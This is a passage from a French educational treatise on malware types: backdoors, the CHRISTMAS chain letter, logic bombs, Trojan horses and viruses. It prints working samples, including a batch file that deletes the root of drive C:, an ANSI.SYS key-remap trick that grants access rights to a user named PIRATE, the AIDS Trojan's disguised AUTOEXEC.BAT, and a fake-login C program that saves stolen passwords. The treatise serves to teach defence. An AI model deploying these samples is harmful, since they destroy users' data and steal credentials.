Le contrôle est passé au DOS, qui charge tous les gestionnaires de périphériques spécifiés dans le fichier de configuration "CONFIG.SYS". Les gestionnaires chargés sont par exemple, un gestionnaire pour une carte écran haute-définition, un gestionnaire pour un lecteur de CD-ROM ou le gestionnaire pour la souris. Ensuite il charge l'interpréteur de commande qui est en général si rien n'est précisé dans le fichier "CONFIG.SYS", le fichier "COMMAND.COM".

L'interpréteur de commande exécute chaque ligne du fichier "AUTOEXEC.BAT". Ce fichier contient une liste de commandes définies par l'utilisateur, comme effacer l'écran, charger un programme de conversion pour utiliser un clavier français (clavier AZERTY à la place d'un clavier QWERTY).

Tous ces fichiers sont stockés sur disque et peuvent être infectés, bien que l'on n'ait pas encore recensé de virus s'attaquant au fichier IO.SYS ou MSDOS.SYS. Des exemples d'infection de ces fichiers se trouvent dans le chapitre sur l'analyse des pestes informatiques.

3. Dissection des pestes informatiques

Je vais analyser dans ce chapitre toutes les pestes dont j'ai mentionné le nom dans le chapitre sur la terminologie. Je parlerai également des différents type de virus. Je donnerai parfois des exemples, mais jamais je ne donnerai le "truc" permettant de transformer l'exemple théorique (correct mais pas performant) en un virus dangereux.

3.1 Back door (porte de derrière)

Certains programmes sensibles (ou stratégiques) sont protégés par des procédures d'identification et de mots de passe. Lorsque l'on exécute ce genre de programmes, ceux-ci sont prévus pour vous demander de vous identifier. Ce qui est fait en donnant son nom (ou tout nom qui vous est attribué en raison de votre fonction) et par un ou plusieurs mots de passe. Ces mots de passe ne sont connus que du logiciel et des utilisateurs. Les mots de passe sont différents suivant les utilisateurs et sont changés périodiquement pour des raisons évidentes de sécurité.

Lorsqu'un informaticien a terminé d'écrire un logiciel sensible, et qu'il a été testé, celui-ci est placé en production dans le système. L'informaticien doit perdre en plus les droits d'utilisation qu'il possédait sur le logiciel.

Le concepteur du logiciel ne connaissant pas les mots de passe ne sait théoriquement plus utiliser le programme. Mais hélas, cette personne a pu créer une "porte de derrière".

Avant d'expliquer en détail, rappelons que la "porte de derrière" est un système prévu par le concepteur d'un programme pour lui permette à tout moment d'utiliser pleinement son programme même s'il n'en a plus le droit. Cela lui permet de court-circuiter les demandes d'identification ou de mots de passe.

Un programme contenant une porte de derrière programme n'a rien de dangereux en lui-même. En effet, il ne se reproduit pas et ne corrompt aucun autre programme. Seulement ce genre de système représente un grand danger pour la sécurité. Même s'il a été créé sciemment pour parer au cas, où tous les utilisateurs ont oublié leur mot de passe.

On peut facilement imaginer des fraudes. Le concepteur du programme de paye, pourrait, s'il s'estime être insuffisamment payé, modifier le montant de son salaire sans autorisation et sans avoir besoin du mot de passe du service s'occupant du payement des salaires.

Dans le cas d'une fraude interne le coupable sera facilement identifiable. Mais il suffit d'imaginer qu'un grand nombre de machine d'un même modèle sont vendues dans le monde et que le système d'identification fournit avec celle-ci comporte un porte de derrière.

La personne connaissant cette porte de derrière posséderait en quelque sorte une clé universelle qui lui ouvrirait toutes les portes. Le système d'identification qui permet pourtant de changer les mots de passe, donc les serrures ne seraient d'aucune efficacité.

Par exemple si une porte de genre avait été installée sur les IBM 3090, qui est une des machines les plus répandues dans les grandes sociétés comme les banques, centrales nucléaires. Toutes personnes connaissant la porte de derrière pourraient voler des milliards sans aucune difficulté.

On pourrait croire cela très rare, mais hélas c'est très courant dans le monde des micro-ordinateurs qu'un concepteur, de programmes protégés par mot de passe, insère une porte de derrière.

Le plus souvent, il le fait croyant rendre service à ses clients, au cas où ceux-ci ont changé leur mot de passe et l'ont oublié. Mais cela donne à la protection, un talon d'Achille. Si une société achète un logiciel avec des niveaux d'autorisation et mots de passe: exemple avec le mot de passe TOTO l'employé du service comptable peut consulter la comptabilité, et avec LULU le comptable peut consulter, modifier la comptabilité ou changer les mots de passe.

La sécurité n'est bonne que si l'on peut changer les mots de passes lorsqu'ils sont ou risquent d'être découvert. Mais elle tombe en brèche, si une BACK DOOR a été introduite et que par exemple le mot de passe "SESAME" ouvre toutes les portes qu'elle que soit les mots de passe définit par le comptable...

3.2 Chain letter

Le terme "Chain letter" ou lettre en chaîne a été choisi parce qu'un programme se répand au moyen d'un message de courrier électronique envoyé à un certain nombre d'utilisateurs. Ce message comporte le script d'un programme, que l'utilisateur exécute le plus souvent par curiosité. Le programme se reproduit alors en envoyant des copies de lui-même par courrier électronique à un grand nombre d'adresses.

La première "Chain Letter" fut la lettre de Noël, qui fut écrite dans le langage REXX utilisé par les gros ordinateurs IBM sous système d'exploitation CMS. La lettre se diffusa largement sur le réseau BITNET., le réseau de recherche académique européen (EARN) et sur le réseau interne IBM (VNET).

L'infection commença le mercredi 9 décembre 1987 et était originaire d'un noeud du réseau EARN (DCZTU1) à Clausthal-Zellerfeld en Allemagne. De là, les pestes se sont rapidement propagées sur le réseau BITNET et ont facilement envahi le réseau VNET en passant par la passerelle d'IBM.

La lettre semble avoir été écrite par un étudiant dans le but d'envoyer ses voeux de Noël à ses amis. Un des destinataires non conscient de la nature de la lettre, l'exécuta et déclencha l'infection. Dans BITNET l'infection fut déclarée le 14 décembre, bien qu'un arrêt total du réseau IBM eut lieu le 11 décembre pour supprimer l'infection.

Voici les opérations effectuées par le scripte du programme de son exécution :

1. Afficher un message et l'arbre de Noël à l'écran.

2. Tester si la date courante était 1988 ou une date supérieure et si le mois était décembre ou janvier ou février.

3. Si c'était le cas, le scripte examinait les deux fichiers NAMES et NETLOG. Le fichier NAMES contenant les noms d'utilisateurs du courrier électronique ainsi que leur adresse. NETLOG est un fichier d' "audit-trail" reprenant les adresses des utilisateurs à qui vous aviez envoyé ou qui vous avaient envoyé du courrier. Ces fichiers fournissaient donc une longue liste d'adresses de victimes potentielles.

4. Envoyer une copie de lui-même à chaque adresse contenue dans les fichiers NAMES et NETLOG.

5. Détruire la version du programme sur cette machine

Deux facteurs importants expliquèrent le "succès" et l'efficacité de l'infection. Tout d'abord, le fait que chaque personne qui recevait une lettre en connaissait l'expéditeur et exécutait alors le scripte en toute confiance. De plus beaucoup d'utilisateurs (souvent ceux non familiarisés avec les commandes du langage REXX) négligèrent de lire le programme avant de l'exécuter.

Voici ce le contenu de la lettre :

A VERY HAPPY CHRISTMAS AND BEST WISHES FOR THE NEXT YEAR

Browsing this file is no fun at all, just type CHRISTMAS from CMS.

Fig 2 : Chain letter

Le dernier message ci-dessus était l'invitation à exécuter le scripte du programme depuis le système d'exploitation CMS.

3.3 Logic bomb

Une Bombe logique est un code malicieux inséré dans un programme. Celui-ci comme son nom l'indique est une bombe qui explosera lorsque certaines circonstances seront réalisées. En fait d'explosion, on doit plutôt parler de dégâts informatiques car les supports et les machines ne sont pas endommagés.

Les dégâts peuvent aller de rien du tout, avec par exemple l'affichage d'un message, à l'effacement de données. Dans ce dernier cas c'est le contenu des mémoires qui sont visés. Les pannes et blocage de systèmes avec ce genre de pestes sont fréquents.

Il ne faut pas croire que seule les bombes prévues pour bloquer le système ou les effacements de données vont bloquer celui-ci. Le simple affichage d'un message peut provoquer le plantage du système. En effet, souvent les concepteurs de ce genre de pestes ne s'attardent pas à concevoir un programme qui puisse tourner sur des configurations différentes de machines ou encore mieux sur des machines différentes.

Les bombes logiques sont souvent destinées à une personne ou à une société déterminée. Elles sont souvent un outil de vengeance, car ne se reproduisant pas, elles ne peuvent être diffusées que si quelqu'un en fait une copie. Elles ont donc peu de chance de frapper plusieurs fois, car elles sont découvertes dès qu'elles ont frappé. Elles peuvent être tout de suite repérées et détruites.

Le meilleur exemple est celui de l'employé qui avait écrit une bombe logique provoquant un blocage du système informatique dès que son nom disparaissait de la base de données des employés de la firme. Il punissait donc la firme si elle se débarrassait de lui.

3.4 Trojan Horse

C'est un programme qui est conçu pour effectuer certaines fonctions inconnues de l'utilisateur du programme et qui ne sont pas spécifiées dans la documentation. C'est souvent grâce à ce mécanisme que les concepteurs de virus, pénètrent dans un système pour l'infecter.

Pour infecter un système informatique, il faut qu'un exécutable contenant la peste soit exécuté sur celui-ci. Il faut donc amener un utilisateur à copier un programme et ensuite à l'exécuter ce programme sur l'ordinateur.

Pour entrer dans le système, le concepteur joue le même tour qui a été joué aux Troyens, il construit un cheval dans lequel il insère ses guerriers. Le cheval est dans notre cas, un programme, pour le rendre attractif, il va fournir avec le programme, une documentation vantant les mérites du programme.

Il reste encore le problème de le mettre à la portée d'un grand nombre d'utilisateurs afin que celui-ci puisse pénétrer dans beaucoup de systèmes. Pour cela, il lui suffira de mettre le programme dans le domaine public. Pour ce faire, il existe un certain nombre de possibilités dont soit il l'enverra directement à ses victimes par la poste, le confiera à un cercle informatique qui deviendra le vecteur involontaire de l'infection; ou bien il le recopiera sur un des nombreux serveurs qui distribuent des programmes du domaine public.

Exemples de cheval de Troie:

Les exemples qui suivent sont des programmes exécutables sur des machines tournant avec MS-DOS, système d'exploitation qui possède plusieurs types d'exécutables. On peut déterminer en MS-DOS si un fichier est exécutable grâce à son nom. Les trois dernières caractères du nom sont appelés extension et c'est elle qui indique si un fichier est exécutable. Les extensions pour les exécutables sont .BAT (fichier contenant des commandes MS-DOS exécutables), .EXE ou .COM pour des fichiers binaires.

1. SEX.BAT

Le fichier suivant est un programme en commande par lot pour MS-DOS. Il efface tous les fichiers du répertoire racine d'un disque dur. Le nom a été choisi expressément pour intriguer. Voici son contenu :

```
YOJ

DEL C:\*.* < SEX.BAT
```

Lors de son exécution, yoj est d'abord exécuter, et comme il n'y a peu de chance qu'un programme s'appelle YOJ sur le disque dur, un message indiquant que la commande ou le nom de fichier n'existe pas. Ensuite la commande DEL est exécuté. Comme il s'agit d'une demande d'effacement totale, le système d'exploitation demande confirmation et il faut donc introduire une réponse affirmative ou négative. Le cheval de Troie doit répondre affirmativement dans la langue du DOS s'il veut une destruction. C'est pourquoi il y a le symbole < qui redirige l'entrée de la commande DEL de la console au fichier SEX.BAT, qui contient la réponse Y pour Yes. Si le DOS est en français, la réponse Y sera sans effet et le système émet un "bip" et attend une réponse correcte, et c'est le caractère O pour Oui qui sera retenu. Si cela ne suffit pas encore le J peut servir pour un DOS en Néerlandais, Allemand,...

Il s'agit ici d'un exemple très simpliste mais si un utilisateur remarque ce fichier "SEX.BAT" au titre accrocheur sur une disquette et tape simplement SEX, pour voir ce que fait la commande, tous les fichiers du répertoire racine de son unité C: (le disque dur en général) seront supprimés.

2. Cheval de Troie utilisant ANSI.SYS

Un utilisateur un peu expérimenté, avant d'exécuter un programme de type commande par lot (.BAT) dont il ne connaît pas la provenance, en affichera le contenu, avant de l'exécuter. S'il détecte quelque chose de suspect, il ne l'exécutera pas. La difficulté pour le Cheval de Troie traditionnel est de devoir être exécuté intentionnellement pour provoquer des dégâts.

Mais voici un exemple, qui utilise le gestionnaire ANSI.SYS, pour faire exécuter involontairement par un utilisateur le cheval de Troie. Le gestionnaire ANSI.SYS est un programme légitime, qui peut être chargé par une commande du fichier CONFIG.SYS lors du démarrage. Il n'est pratiquement plus utilisé que par de vieux programmes, qui utilisent le pc comme un simple terminal un peu plus perfectionné. Ce gestionnaire permet de gérer l'affichage (couleur, positionnement à l'écran) et de redéfinir des touches (à l'origine pour transformer un clavier par exemple QWERTY en AZERTY).

Les commandes à envoyer à ce gestionnaire sont de simples séquences de caractères commençant toujours par le caractère ESC. Il suffit alors d'insérer ce genre de séquence dans un simple fichier susceptible d'être lu. Une simple lecture de ce fichier provoquera l'affichage de ces séquences et de part là même, leur exécution.

L'exemple suivant fonctionne sur un réseau local de type NOVELL. Il est permet à un utilisateur de récolter des autorisations d'accès aux répertoires d'autre utilisateur sans demander le consentement explicite de ceux-ci.

```
REM README

@ECHO OFF

ECHO ESC[13;13;"Grant all for h: to PIRATE"13p

CLS

ECHO Ceci est le fichier README
```

Lorsqu'un utilisateur du réseau lira au moyen de la commande TYPE DU DOS, ce fichier il rajoutera à la touche ENTER, une nouvelle fonction. Celle-ci lorsqu'elle sera pressée exécutera sa fonction habituelle, et en plus ce qui est inhabituel, elle provoquera la frappe de la ligne de commande "GRANT ALL FOR H: TO PIRATE" et son exécution. Elle a pour effet de donner tous les droits d'accès à l'utilisateur de nom PIRATE sur l'unité H: de l'utilisateur piégé qui a lu le fichier README.

Ce petit exemple, je l'ai conçu pour tester la puissance des chevaux de Troie, la méfiance et les connaissances sur les pestes des utilisateurs ordinaires. La version ci-dessus ressemble peu à l'original pour des raisons facile à comprendre.

J'ai donc placé le programme sur mon accès, avec un message priant les gens ayant lu le message de venir me voir en fin de semaine. En une semaine, un seul utilisateur sur les 15 piégés avait remarqué quoi ce soit de suspect après avoir lu le fichier. L'utilisateur en question avait simplement remarqué que j'avais tous les droits sur ses fichiers et ne pouvait pas se souvenir quand il me les avait donnés.

Le test était pourtant biaisé puisque le réseau était un réseau utilisé par des futurs informaticiens. Et la plupart savaient ce qu'est un cheval de Troie. La meilleur façon de se prémunir contre ce genre de pestes est tout simplement de ne pas charger le gestionnaire ANSI.SYS car le celui-ci devient complètement superflu à l'heure actuelle.

3.Envoi d'un cheval de Troie par la poste : SIDA

Du 8 au 12 décembre 1989, 20.000 enveloppes contenant une disquette étiquetée " AIDS Information Introductory Diskette version 2.0" accompagnée d'un petit guide et d'une feuille bleue furent postée de Londres (des district Ouest et sud-ouest). Ces disquettes furent envoyées aux personnes dont le nom était repris dans une base de données sur les membres de l'Organisation Mondiale de la Santé.

Le concepteur du logiciel annonçait que la disquette contenait toutes les informations que l'on connaissait en 1988 sur le virus du SIDA.

La feuille bleue notée "LICENCE AGREMENT" demandait d'envoyer $189 ou $378 pour pouvoir utiliser le logiciel et précisait qu'il y aurait de sérieuse représailles si cette redevance n'était pas versée : "Most serious consequences of your failure to abide by the terms of this license agreement : your conscience may haunt you for the rest of your life; you will owe compensation".

Dès que l'utilisateur imprudent installait le logiciel, le programme imprimait une "facture" donnant l'adresse au Panama à laquelle le paiement devait être effectué "PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama".

La procédure d'installation modifiait l'AUTOEXEC.BAT , ce qui faisait que chaque fois que l'on utilisait ce fichier (au moins à chaque démarrage de la machine), un compteur caché était incrémenter. Lorsque la valeur de celui-ci dépassait nonante (quatre-ving-dix), le cheval de Troie commençait sa sale besogne : il chiffrait les noms des fichiers du disque dur et les rendait invisibles. Un seul fichier restait non caché et contenait le texte suivant :

If you are reading this message, then your software lease from PC Cyborg Corporation has expired. Renew the sofware lease before using this computer again. Warning: do not attempt to use this computer until you have renewed your software lease. Use the information below for renewal.

Dear Customer :

It is time to pay for your software lease from PC Cyborg Corporation. Complete the INVOICE and attach payement for the lease option of your choise. If you don't use the printer INVOICE, then be sure to refer to the important reference numbers below in all correspondence. In return you will receive:

a renewal softawre package with easy-to-folow, complete instructions;

-an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers : A302980-1887436-

The price of 365 user applications is US$189. the price of a lease for the lifetime of your hard disk is US$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of $189 or $378 with your order. Include your name, company, adress, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. BOX 87-17-44, Panama 7, PANAMA

La disquette de format IBM DOS contenait deux fichiers

AIDS.EXE	28 Septembre 1989	146188 bytes
INSTALL.EXE	7 Août 1989	172562 bytes

L'utilisateur était convié à démarrer son ordinateur et insérer le disque dans le lecteur A, taper ensuite "A:INSTALL" depuis le DOS et de presser ENTER. Cette action, lançait le programme INSTALL.EXE qui commençait par créer une série de répertoires cachés sur le disque C:. Ces répertoires avaient comme nom, des combinaisons d'espaces et de caractères ASCII 255.

Dans l'un des répertoires de plus bas niveau était créé cinq fichiers contenant les compteurs et le numéro de série du programme. Ensuite le programme INSTALL.EXE se copiait lui-même dans le répertoire C:◆ où le ◆ représente le caractère ASCII 255, qui apparaît à l'écran comme un espace ordinaire. On ne peut donc pas faire de différence entre un espace et ce caractère. Ensuite le programme AIDS.EXE est copié dans le répertoire racine de l'unité C:. En fin le fichier AUTOEXEC.BAT est modifié pour ressembler à :

```
ECHO OFF

C:

CD ◆

REM◆ PLEASE USE THE auto.bat FILE INSTEAD OF autoexec.bat FOR CONVENIENCE

AUTO.BAT
```

Il faut bien sûr se rappeler que si le caractère 255 est affiché à l'écran comme un blanc, il n'est pas interprété par le dos comme tel mais bien comme un caractère à part entière.

L'utilisateur est dupé et voit ceci :

```
ECHO OFF

C:

CD

REM PLEASE USE THE auto.bat FILE INSTEAD OF autoexec.bat FOR CONVENIENCE

AUTO.BAT
```

Ce qui ressemble à une liste de commandes tout à fait anodines. Elles sont interprétées par l'utilisateur comme faisant ce qui suit : rester sur le disque dur (C:), afficher le nom du répertoire courant (CD), une ligne commentaire (REM ....) qui ne fait rien par définition et ensuite l'exécution de l'auto.bat qui est le nouveau nom de l'ancien AUTOEXEC.BAT.

Mais en fait, l'ordinateur les interprète autrement que l'utilisateur qui n'a pas vu le caractère ◆. En faite la "bonne" interprétation est : se placer sur C: (C:), entrer dans le répertoire de nom ◆ (CD ◆), exécuter le programme de nom REM◆.EXE. Après la nonantième exécutions de ce programme, le cheval AIDS commence le chiffrement de tous les noms des fichiers sur le disque. Les noms sont chiffrés en utilisant une simple substitution et chiffré avec une table de correspondance. Les programmes conmmencent par ne plus retrouver leur fichier de données et par la suite les logiciels semblent disparaître.

Pour finir lorsque tous les noms sont codés, les messages évoqués plus haut apparaissent et l'utilisateur est complètement piégé par un programme bidon dont le seul véritable but n'est que faire de l'extorsion de fond. La morale de cette histoire est qu'il faut toujours se méfier des "cadeaux" d'inconnus et surtout ne jamais installer sur son ordinateur des choses dont la provenance est incontrôlable.

3.5 Trojan mule

Les mulets de Troie sont des programmes qui simulent le comportement standard du système. Ils servent surtout à abuser un utilisateur en lui faisant croire qu'il a devant lui le programme légitime auxquel il croit s'adresser. L'utilisateur utilise alors le leurre en toute confiance.

L'exemple le plus connu est le faux programme de login. Lorsqu'on travaille sur un ordinateur de taille respectable, on n'est généralement pas le seul. Les ressources sont donc partagées. Chacun a sa petite part de disque dur, sa petite part de temps calcul, à accès à une ou plusieurs imprimantes qui sont partagées. Et chacun à une tâche, ses responsabilités et des données confidentielles.

Pour éviter, tous problèmes de sécurité (écrasement involontaire de données d'autrui, lecture de données sensibles,...) les fabricants ont pourvu les machines de système de protection de données. Si chaque personne à accès à des données différentes, il est important de pouvoir distinguer une personne d'une autre.

On va demander à chaque personne voulant utiliser le système informatique de s'identifier à la mise en route d'un terminal. Le programme qui permet l'identification est le programme bien connu de ***LOGIN.*** Celui-ci demande à la personne de donner son nom (ou son nom d'utilisateur souvent un raccourcit de son nom ou d'un nom en rapport avec sa fonction) ainsi qu'un mot de passe. Ce mot de passe est secret, différent pour chaque personne.

Si un utilisateur malveillant désire connaître les mots de passe de ses collègues, il peut créer un petit programme qui va ressembler par ses affichages écrans au programme système d'identification (LOGIN).

Après l'avoir créé, il l'exécute sur son accès personnel et quitte le terminal pour laisser la place à l'un de ses collègues qui croyant avoir affaire au véritable LOGIN, introduira son nom de login et son mot de passe. La peste stockera le mot de passe et le nom de login dans un fichier que relira le pirate plsu tard, ensuite la peste affiche le message "invalid login" et quitte l'accès du pirate. Ce faisant la peste rend la main au système qui lance aussi tôt le véritable programme de login.

L'utilisateur n'est pas intrigué du tout, en voyant le message "invalid login", il croît avoir mal tapé le mot de passe, ce qui arrive de temps en temps, et il retape les mêmes informations. Il est identifié par le système qui le place dans son accès. Le pirate n'a plus qu'à aller lire le fichier et connaissant le nom de login et le mot de passe de son collègue, se faire passer pour celui-ci auprès du système informatique.

Exemple de mulet de Troie Voici un mulet qui simule le login sur une station SUN sous le système d'exploitation ultrix.:

```
#CSH New login
mulet
echo invalid login
logout.> bidon
```

```
/*
            mulet.c
            Programme de démonstration
            d'un mulet de Troie
            Ce programme simule le programme
            de login.
            Auteur Vincent HAULOTTE 1993
            (qui décline toutes responsabilités en cas d'utilisation de ce programme dans tout
             autre but que la démonstration des pestes informatiques).

*/

#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <conio.h>
#include <io.h>
#include <string.h>



char * login, *password;
int fd; /* descripteur du fichier contenant la liste des mots */
    /* de passe volés*/

char *visible(char visible)
{
    char * entree;
    int i=0;

    entree= (char *) malloc(255);

    *entree=getch();
    while (entree[i] !=13)
    {
            if (visible) printf("%c",*(entree+i));
            i++;
            *(entree+i)=getch();
    }
    *(entree+i)='\0';
    return (entree);
}

main()
{
    printf("\n\nLogin : ");
    login=visible(1);
    printf("\nPassword : ");
    password=visible(0);
    fd=open("c:\listep",O_RDWR);
    _write(fd,(void *)login,strlen(login));
    _write(fd,(void *)password,strlen(password));
    close(fd);
    exit(0);

}
```

3.6 Virus

Un virus est un programme ou un morceau de programme qui infecte d'autres programmes et qui les modifient pour lui permettre de se reproduire.

On classe les virus suivant la façon dont il insère leur code dans celui des programmes sains et de la façon dont ils se reproduisent. Je vais donc disséquer des virus en commençant par le plus simple pour finir par celui qui utilise les mécanismes les plus complexes. Cette gradation dans la complexité représente plutôt bien l'évolution historique. Je parlerai donc des virus non réinscripteurs, des virus réinscripteurs, des virus résidents, des mutants, des virus binaires, des virus compagnons, des virus furtifs, des virus chiffrés et des virus polymorphiques. Ces types de virus représentent plutôt des classes de virus et certains peuvent appartenir à plusieurs classes simultanément, on peut donc avoir un virus polymorphiques et chiffrés.

Le nombre de virus et leurs diversités n'ont comme limite que celle de l'imagination des concepteurs de ces pestes. Vous trouverez à la page suivante, un algorithme qui peut être considéré comme l'algorithme général d'un virus.

3.6.1 Algorithme général d'un virus.

```
Programme Virus /* d'après Fred Cohen */
    signature 1234567
    sous-routine infecter_exécutable
    début
        boucle :
            trouver un fichier
            Si la première ligne = 1234567 alors aller en boucle
        ajouter virus au fichier
    fin
    sous-routine endommage
    début /* de la bombe logique */
        < Ensemble de routine de dommages possibles >
    fin
    sous-routine condition_de_déclenchement
    début
        < test un état particulié du système >
    fin
début
    infecter_exécutable /* reproduction */
    if condition_de_déclenchement alors endommage
fin
le programme hôte démarre ici ...
```

Cet algorithme peut servir pour représenter un grand nombre de virus. Les dommages pouvant aller du simple message à une procédure de destruction. Cette destruction allant de la destruction minusieuse, lente, systématique ou rapide. Les différentes sous-routine pouvant être n'importe où en mémoire ou susceptible d'y être chargée.

3.6.2 Les virus non réinscripteurs.

Dernière ce nom, se cache trois techniques. La technique consistant à insérer le virus à l'avant (prépending virus). La technique consistant à insérer le code originel du programme comme étant une sous-routine du virus (shell virus) et une technique consistant à l'insérer à la fin (appending virus).


Dans chaque technique l'exécution se passe différemment, quand le virus est placé à l'avant, son code est d'abord exécuter et il se reproduit, ensuite le contrôle est rendu au programme hôte. Dans le cas du virus à la fin, c'est le programme hôte qui s'exécute en premier et lorsque celui-ci est terminé alors le contrôle est passé au virus. Dans le cas du virus shell, le virus s'exécute donne la main au programme hôte et reprend ensuite la main.

En raison de la complexité des objets à infecter, il est parfois difficile voir impossible de s'arranger pour que l'exécution du code du virus se passe après la terminaison du programme hôte. Ceci est du au fait que souvent il est impossible de retrouver la fin du programme hôte. Les programmes ne sont jamais une suite d'instruction séquentielle, mais un ensemble de sous routine, de test, de boucle, et de plus un programme a souvent plusieurs fins.


Le code des virus même sil est ajouté à la fin sera souvent exécuté en premier suivi du programme hôte. Pour se faire des instructions de sauts sont utilisées. Une instruction de saut pointant le code du virus est insérée avant le code du programme hôte. Lors de l'exécution du programme infecté, il y aura un saut vers le code du virus et à la fin de l'exécution du virus, il aura un saut vers le code du programme hôte. Dans le cas des virus shell, le programme hôte s'exécute entièrement sous le contrôle complet du virus.

L'insertion est en faite un procédé plus complexe qu'il n'y parait après vue, et il sera expliqué plus loin, mais voici déjà un aperçu sous formes de schémas.


Avant l'infection :




Le virus s'est placé au début :



Le virus s'est placé à la fin :



(Version peu courante)



Le virus a encapsulé le programme hôte :





Fig 3 : Les virus réinscripteurs

Utilisation de la compression.


Ces virus qui se collent au début ou à la fin d'un programme hôte, ont un grand inconvénient, on les détecte facilement grâce à la variation de taille des exécutables hôtes. C'est d'ailleurs pour cette raison, que les virus réinscripteurs ont eu plus de chance vu qu'il ne faisait pas varier la taille des programmes qu'ils contaminaient. Comme je l'explique plus loin, ils ont un inconvénient qui a poussé les concepteurs à inventer le système suivant : "l'insertion avec compression du programme hôte".

Aperçu de la variation de la taille avec et sans compression :

1° Le programme hôte non infecté



2° Virus qui infecte sans utiliser la compression



3° Virus qui infecte et réduit la taille du programme hôte par compression

Fig 4: Utilisation de la compression

On remarque que l'insertion produit une augmentation de taille. Au temps des balbutiements de la conception des virus, les codes des virus étaient tout petits; la variation de la taille était presque invisible, on faisait même des virus de tailles inférieur à 100 bytes. Avec l'évolution des systèmes d'exploitation et les moyens de prévention inventé contre les virus. Les concepteurs de virus, ont du réagir, ce qui s'est traduit par une augmentation de la taille des virus, qui devenait de par la même de plus en plus repérable.

Avec le développement des techniques de compression, et avec la publication des sources d'algorithme de compression puissant, il apparut des virus utilisant les algorithmes de Huffman et le codage de Lemel-Ziv. Le résultat fut un gain en place, la possibilité de récupérer jusqu'à 50% de la taille. Le virus pouvait alors ajouter son code et des instructions pour décompresser le programme hôte après que le code viral se soit exécuté.

L'utilisateur de ces programmes infectés ne détectait aucune augmentation de taille, mais pouvait détecter avec un peu d'expérience que le programme était compressé. Bien que le programme infecté (virus+programme original compressé) pourrait être plus court que l'original, la plupart du temps le programme infecté était complété pour obtenir un fichier de la même taille que l'original.

Algorithme général d'un virus utilisant la compression.

```
Programme Virus /* d'après Fred Cohen */
    signature 1234567
    sous-routine infecter_exécutable
    début
        boucle :
            trouver un fichier
            Si la première ligne = 1234567 alors aller en boucle
        compresser le programme hôte
        ajouter virus au fichier
    fin
    sous-routine endommage
    début /* de la bombe logique */
        < Ensemble de routine de dommages possibles >
    fin
    sous-routine condition_de_déclenchement
    début
        < test un état particulier du système >
    fin
début
    infecter_exécutable /* reproduction */
    if condition_de_déclenchement alors endommage
    décompresse le programme hôte
fin
lancement du programme hôte
```

3.6.3 Les virus "secteur de démarrage"

Virus typique des ordinateurs personnels sont également des virus non réinscripteurs mais d'un type particulier. Ils modifient le contenu du secteur du "démarrage disque" ou du secteur de démarrage partition selon le type virus et le type de disque en remplaçant généralement par sa propre version. La version d'origine du secteur modifié est alors rangée ailleurs sur le disque, ce qui fit que lors du démarrage, c'est la version virus qui s'exécute en premier.

Cette partie peut-être le virus tout entier (exemple le virus PING-PONG) ou une simple partie du virus, le reste du virus pouvant être contenu dans d'autres secteurs du disque. Le virus "secteur de démarrage peut donc contrôler ou perturber le système d'exploitation dès son chargement en mémoire. C'est donc un virus de type non-réinscripteurs et "résident en mémoire".

Le mécanisme du virus "secteur de démarrage" met en oeuvre trois éléments distincts:

1. Le secteur de démarrage : il est remplacé par une version "altérée"; c'est la voie d'accès du virus.

2.Un secteur non encore utilisé : pour stocker l'ancien secteur de démarrage initial qui doit être rappelé.

3. Un certain nombre de secteurs non encore utilisés : où est stocké l'ensemble de la codification du virus.

On peut citer quelques virus appartenant à la catégorie des "virus secteurs de démarrage" : Brain (pour les disquettes), Italian (secteur de démarrage disquette et secteur de démarrage partition disque dur) et New Zeeland (secteur de démarrage disquette et disque dur).




Fig 6 : ***Structure d'un virus "secteur de démarrage" typique***

3.6.4 Les virus réinscripteurs

Ce sont des virus qui n'insèrent pas leur code dans un programme hôte mais bien qui remplacent une partie ou la totalité du code du programme hôte par le leur. Le but est de ne pas provoquer une augmentation de la taille. Mais la difficulté est de ne pas détruire des parties essentielles du programme infecté, sinon celui-ci ne pourra plus s'exécuter normalement, ce qui mettrait tout de suite la puce à l'oreille de l'utilisateur du programme qui se demanderait immédiatement pourquoi celui se bloquent.

